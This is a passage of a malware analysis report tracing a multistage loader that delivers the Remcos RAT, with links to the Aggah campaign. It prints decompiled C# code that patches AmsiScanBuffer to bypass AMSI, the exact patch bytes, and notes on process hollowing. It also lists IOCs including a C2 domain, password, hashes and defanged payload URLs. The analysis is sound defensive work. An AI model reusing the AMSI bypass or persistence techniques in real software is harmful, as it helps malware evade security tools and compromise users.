Numerous conditions compose this function. These conditions allow, in the end, to launch either the method `smethod_0()` or `smethod_1()`.

Let's look at the first:

This method takes as argument an array of bytes. It refers to the method `oioioi.getit()`, which allows to recover the name of a DLL, **`amsi.dll`** and the name of a function exported by the latter, **`AmsiScanBuffer`**. The program retrieves this data **from the title** of the DLL.

After doing this, the code loads the DLL with `LoadLibrary()` and then retrieves `AmsiScanBuffer`'s address with `GetProcAddress`).

`VirtualProtect()` is then used to modify the memory protection flag of `byte_2.Length` (array size provided as input) first bytes of the `AmsiScanBuffer` function (`0x40` or `PAGE_EXECUTE_READWRITE`) [4]. Finally, it uses the `Marshal.Copy()` method which allows to copy the array of bytes provided as input, at the precise location indicated [5].

But what is this array of bytes named `"byte_2"`? We can see that it can be 6 or 8 bytes long (`oioioi.byte_0` or `oioioi.byte_1`).

Since that is what is going to be copied at the address of the function, we suspect that these arrays contain code. And that depending on the version of the DLL, we will use either 8 or 6 bytes.

What does this code ultimately do? **It allows to bypass AMSI** (explained above), by **patching the AmsiScanBuffer method.**

```
private static void smethod_0(byte[] byte_2)
{
    try
    {
        string text = oioioi.getit();
        string text2 = text;
        string[] array = new string[<Module>.int_35];
        array[<Module>.int_36] = "|||";
        string[] array2 = text2.Split(array, (StringSplitOptions)<Module>.int_36);
        IntPtr intptr_ = Class1.LoadLibrary(array2[<Module>.int_36]);
        IntPtr procAddress = Class1.GetProcAddress(intptr_, array2[<Module>.int_35]);
        uint num;
        Class1.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)byte_2.Length)),
          (uint)<Module>.int_37, out num);
        Marshal.Copy(byte_2, <Module>.int_36, procAddress, byte_2.Length);
    }
    catch (Exception ex)
    {
        Console.WriteLine(" [x] {0}", ex.Message);
        Console.WriteLine(" [x] {0}", ex.InnerException);
    }
}
```

Listing 8: Code patching amsi.dll.

Now that we have understood what AMSI is and how it is patched, we will **test the code on a `PowerShell` instance,** in order to see the **actual changes** made on the DLL. Here's the script we're going to launch:

[4] https://docs.microsoft.com/en-us/windows/win32/memory/memory-protection-constants

[5] https://docs.microsoft.com/fr-fr/dotnet/api/system.runtime.interopservices.marshal.copy?view=netcore-3.1




Illustration 32: Script patching AMSI.dll to bypass the protection.

Before launching this script, let's first start the PowerShell process target ❶, then launch IDA Pro debugger on this process and locate `amsi.dll` in the module list ❷ and finally the **`AmsiScanBuffer`** method ❸.




Illustration 33: Before AMSI patch.

Let's start the script: the function has indeed patched the `DLL`.




Illustration 34: After running the AMSI patch (IDA view).

The **first 6 bytes of the function** have been successfully patched. Now, the function *returns* directly after having moved `0x80070057` (`INVALID ARG`) in EAX (a 6-byte instruction). The bytes: `0x4C 0x88 0xDC 0x49 0x89 0x5B` have been replaced by `0xB8 0x57 0x00 0x07 0x80 0xC3`.

While doing some research on the ways of bypassing `AMSI`, I came across the site of this researcher, Adam Chester:

- https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/ (`PowerShell` version of the bypass)
- https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell#adam-chester-patch (C-version) closest to our case.
- https://twitter.com/_xpn_/status/1170852414142013440 (original Twitter thread)

The whole process and the mechanisms of operation of this bypass, are explained on the above links, actually it was this researcher himself who found this way of bypassing AMSI.

> ***NOTE:***
>
> *The infected machine is a Windows NT 6.1 (Windows 7).* ***AMSI was introduced on Windows 10****... So either this code failed or the set of conditions in the function* **`fdsfds()`** *was intended to check the Windows version?*

To sum up, `blindB` is loaded in order to be able to launch `fdsfds()`, allowing to bypass the `AMSI`.

2.2.2 Analysis of MNB aka JAM.dll

Still following the `PowerShell` script, the array of bytes named `MNB` is in turn loaded in memory. The file is heavily obfuscated. The tools at my disposal did not allow me to discover what the obfuscator is, and I didn't dig too much, honestly.

Without being able to analyze everything, we understand several things from the code:

- The `CRASH()` method (called in PowerShell) of the `JAM.CASTLE` class, consists of two arguments: the name of a (legitimate) program called **`FTONJ`** and an array of bytes `(MNB2)` corresponding to a PE file - named **`coco`**.
- `CRASH()` then uses the `T1()` of the `C1` class.
- The different classes `CX` (`C1`, `C2`,...) and their `TX` method, allow to find where the name of the program passed in parameter is located on the system. As shown by the `File.Exists()`.
- The tested destinations are:
    - `C:\\WINDOWS\syswow64\`
    - `C:\WINDOWS\system32\`
    - `C:\WINDOWS\`
    - `C:\WINDOWS\syswow64\WindowsPowerShell\v1.0\`
    - `C:\WINDOWS\system32\WindowsPowerShell\v1.0\`
    - By default, `RuntimeEnvironment.GetRuntimeDirectory()` is used to obtain the installation directory of the `CLR`, to which we may substitute "**Framework64**" by "**Framework**" in the name (C5.T5 : line 58): `C:\\<32BIT_CLR_INSTALL_DIR>`
- Then the functions call **`tickleme()`**, which itself uses `SYSTEM.shit()`
- `SYSTEM.shit()` is heavily obfuscated. Without clarifying it, we can imagine that it is at this stage, that the PE file given as argument, containing the active load (analyzed in the following part) is executed on the machine... or something else...

> **EDIT:**
> After some research the .NET binary may have been obfuscated with ConfuserEx, [6, 7]. In addition, the malware would use a technique called ***Process Hollowing*** that involves stopping the execution of a legitimate program, substituting its memory for another program (typically malicious), and resuming its execution.

2.2.3 Analysis of MNB2

Let's now analyze this bytes array by dumping it directly into a file (it is not compressed, as we recall).

[6] https://www.zscaler.com/blogs/research/multistage-freedom-loader-used-spread-azorult-and-nanocore-rat
[7] https://maxkersten.nl/binary-analysis-course/malware-analysis/azorult-loader-stages/

Windows Defender prevents us from creating a file because as soon as it detects it in the FS, it immediately deletes it… we will disable it momentarily to be able to analyze payload, which seems to be `Remcos` (aka Backdoor:Win32/Rescoms.C!bit to Microsoft).




Illustration 35: Quarantine of MNB2.exe by Windows Defender.

The program seems to be written in C++ according to the ***name mangling***:

```
??0?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@2@@std@@QAE@ABV?$allocator@G@1@@Z
??1?$basic_string@GU?$char_traits@G@std@@V?$allocator@G@2@@std@@QAE@XZ
??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@ABV?$allocator@D@1@@Z
??1?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@XZ
?c_str@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEPBDXZ
?resize@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAEXI@Z
??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@ABV01@@Z
??4?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAEAAV01@ABV01@@Z
??Hstd@@YA?AV?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@0@ABV10@0@Z
??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@PBDIABV?$allocator@D@1@@Z
```

Illustration 36: Name mangling in the executable, sign of C++ (output of a 'strings' command).

In addition, using *Resource Hacker,* we can see that the executable contains a resource file named `SETTINGS`… and an icon. Potentially the content of this file is used by the malware, but in this form, it is difficult to assert anything, even if the name of the resource seems to be explicit.




Illustration 37: MNB2.exe resources from Resource Hacker.

We analyze the file with *VT* then with *intezer*...




Illustration 38: File analysis by VT.




Illustration 39: File analysis by intezer.

... there is no doubt, it is indeed a `RAT` and it seems to be indeed `Remcos`.

3 Remcos: Description and overview of the RAT

3.1 General overview

To make sure it's `Remcos` we are dealing with, we use `Malconf`[8].



Illustration 40: Results of Malconf's analysis

`Malconf` also confirms that it's `Remcos`.

It is a public malware, marketed by Breaking Security [9]. The latter offers two versions: one free and one paid (a "pro" version) for a hundred dollars (version used by people behind the malware as can be seen in the illustration above).

Many features are available, yet it's very light (124 ko). And it is indeed written in C.

To know more about the different features of the RAT, you can visit the website (or even YouTube):

[8] https://github.com/kevthehermit/RATDecoders

[9] https://breaking-security.net/remcos/.



Illustration 41: Remcos Features.

```
bkwg@sangria: ~
File  Edit  View  Search  Terminal  Help
bkwg@sangria:~$ Downloads/remcos-decoder-master/remcos_decryptor.py -f MNB2.exe -d
bakup.banif2abused.xyz:2040:Chidimma1502|.APRIL.BUILD.3.............7.e.x.p.l.o.r.e.r...e.x.e.
.i.e.x.p.l.o.r.e.r....0.backup-4M612S.1.6.l.o.g.s...d.a.t........10...wikipedia;solitaire;.5.6
.Screenshots...................5.6.MicRecords...0.5......0...1.W.i.n.d.o.w.s..r.e.m......91E0D
B1BE82F1CA03D84059BA1505C4B...10000..

bkwg@sangria:~$
```

Illustration 42: RCData file deciphered by remcos_decryptor.

The user must use a configuration file to fill in his **particulars:** his **C2,** a **communication port** and finally his **password** to be able to decipher the data received from the client. This is where Malconf or **remcos_decryptor.py** find the configuration information. Even the length of the decryption key of the file (ARC4 encryption is used) is stored there (in the first byte), along with the key itself (from the 2nd byte to the length_of_the_key_th byte).




Illustration 43: Remcos GUI.




Illustration 44: Remcos GUI, other configuration parameters.

3.2 Traces on the system - IOC

As can be seen on Illustration 40, the RAT creates a log file (in our case: **`C:\Users\<username>\AppData\Roaming\rem\logs.dat).`** In this log file is written what is captured by the keylogger:




Illustration 45: Example of *logs.dat - obtained with the sandbox Hybrid Analysis* [10]

We also have the **C2 domain name: bakup.banif2abused.xyz** to which the RAT tries to make a DNS request, in order to register a new victim and establishing a connection.

The port of communication with the C2: **2040**. The password to decipher the communication: **Chidimma1502**.

> ***NOTE:***
>
> *It is interesting to note that this string,* ***Chidimma1502****, also appeared in this malware (see next section):*
> https://hybrid-analysis.com/sample/4a194c49e04031264bfb357a4727331c67e4f8e1007bfdd8816def3ecba0fafa?environmentId=1

To see all altered registry keys, see the Hybrid Analysis sandbox analysis [10].

```
cmd.exe
eventvwr.exe
origmsc
mscfile\shell\open\command
Software\Classes\mscfile\shell\open\command
SOFTWARE\Microsoft\Windows NT\CurrentVersion
CurrentBuildNumber
[INFO]
Uploading file to C&C:
Unable to delete:
Deleted file:
Unable to rename file!
Failed to download file:
Downloaded file:
Downloading file:
Browsing directory:
Executing file:
[ERROR]
Failed to upload file:
Uploaded file:
Offline Keylogger Started
{ User has been idle for
 minutes }
Online Keylogger Started
Online Keylogger Stopped
Offline Keylogger Stopped
```

Illustration 46: Some strings in the RAT: keylogger (online/offline), upload/download/deletion of files, key access of register ...

As we saw in the previous part, the malware also creates a mutex, with a configurable name **backup-4M612S**.

[10] https://www.hybrid-analysis.com/sample/09efcca9cc0711a9a3d644f45c2b96414d67e8d150a81bc56a5830751243eac1/5ee942dcfbf7282bfc341e36

Additional IOCs found earlier in the analysis:

- Remittance Details.xlsm
    - SHA256: 0615fa3293064fcd90e37b7517ad5e92ba3ed99204432ac89b345c8179708730
- %TEMP%\e-remit.vbs & C:\Users\<USERNAME>\AppData\Local\Microsoft\e-remit.vbs
    - SHA256: 6107b43e13c641f275371407425e0be32006f25ea6fcea6ecb4e1d43433f0151
- HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -Value C:\Users\<USERNAME>\AppData\Local\Microsoft\e-remit.vbs
- hxxp://185.177.59.184/robx/e-remit.vbs
- hxxp://185.177.59.184/robx/Attack.jpg
- And even if it has never appeared on the filesystem:
    - Attack.jpg
    - blindB.dll - SHA256: 384C4854607C2403AA0D5295130D8AE6782847183B36E1252CF3795D85B44E
    - MNB.dll - SHA 256: 1FE17FE2E99CC3B14947352F04C2A4F9C64829770D422815F9B6AD30F0AE71D1
    - MNB2.exe / Remcos.exe - SHA256: 09EFCCA9CC0711A9A3D644F45C2B96414D67E8D150A81BC56A5830751243EAC1
- HKEY_CURRENT_USER\Software\backup-4M612S

4 A bit of Threat Intelligence: Aggah Campaign, AZORult and co

On Illustration 39, *intezer* pointed AZORult as a potential identity of the malware (with a percentage of genes stronger than Remcos): this was not unjustified.

According to a MalwareBytes[11] document, AZORult is an "information stealing" malware, which has been around since 2016. The infection vector mainly used to spread is phishing. By continuing to read on `malpedia`, we come across various interesting articles, including analyses of this malware [12,13,14]. It is interesting to note that the steps are VERY similar to ours, the resemblance is really striking:

- Released from Office documents.
- Multistage attack by downloading strings and running them (often from PasteBin).
- PowerShell script structure.
- Structure of downloaded data: large blocks similar to our blocks (blindB, MNB, MNB2).
- Using .NET binaries.
- RATs as a final charge.
- Very few files left on the FS (can we qualify that to be fileless?).
- And above all, one last **IDENTICAL** step**:**
  Indeed, as can be seen in AZORult analyses, the last step, i.e. the injection of payload into a legitimate executable *(or Process Hollowing),* is also used.
  Moreover, some function names such as *`tickleme()`*, or variable names as FTONJ, or function signatures, directory paths and everything else found in 2.2.2 can be found in this malware.

TTPs (for Tactics Techniques Procedures) are very similar. It became apparent that these malwares are linked to a campaign called Aggah Campaign, which began in 2019. Unit42 (PaloAlto) cautiously proposed that this campaign might have Pakistani connections, as it would be linked to the Gorgon Group, before retracting this opinion, [15, 16]. The final charge is always a RAT. It is substituted from time to time, once delivering AZORult, other times RevengeRAT or Agent Tesla, in our case Remcos... In the previous part, 3.2, we indicated a common IOC (the string "Chidimma1502") with a malware circulating in a Word document, examined in 2015 via

[11] https://resources.malwarebytes.com/files/2020/05/CTNT_Q1_2020_COVID-Report_Final.pdf
[12] https://maxkersten.nl/binary-analysis-course/malware-analysis/azorult-loader-stages/
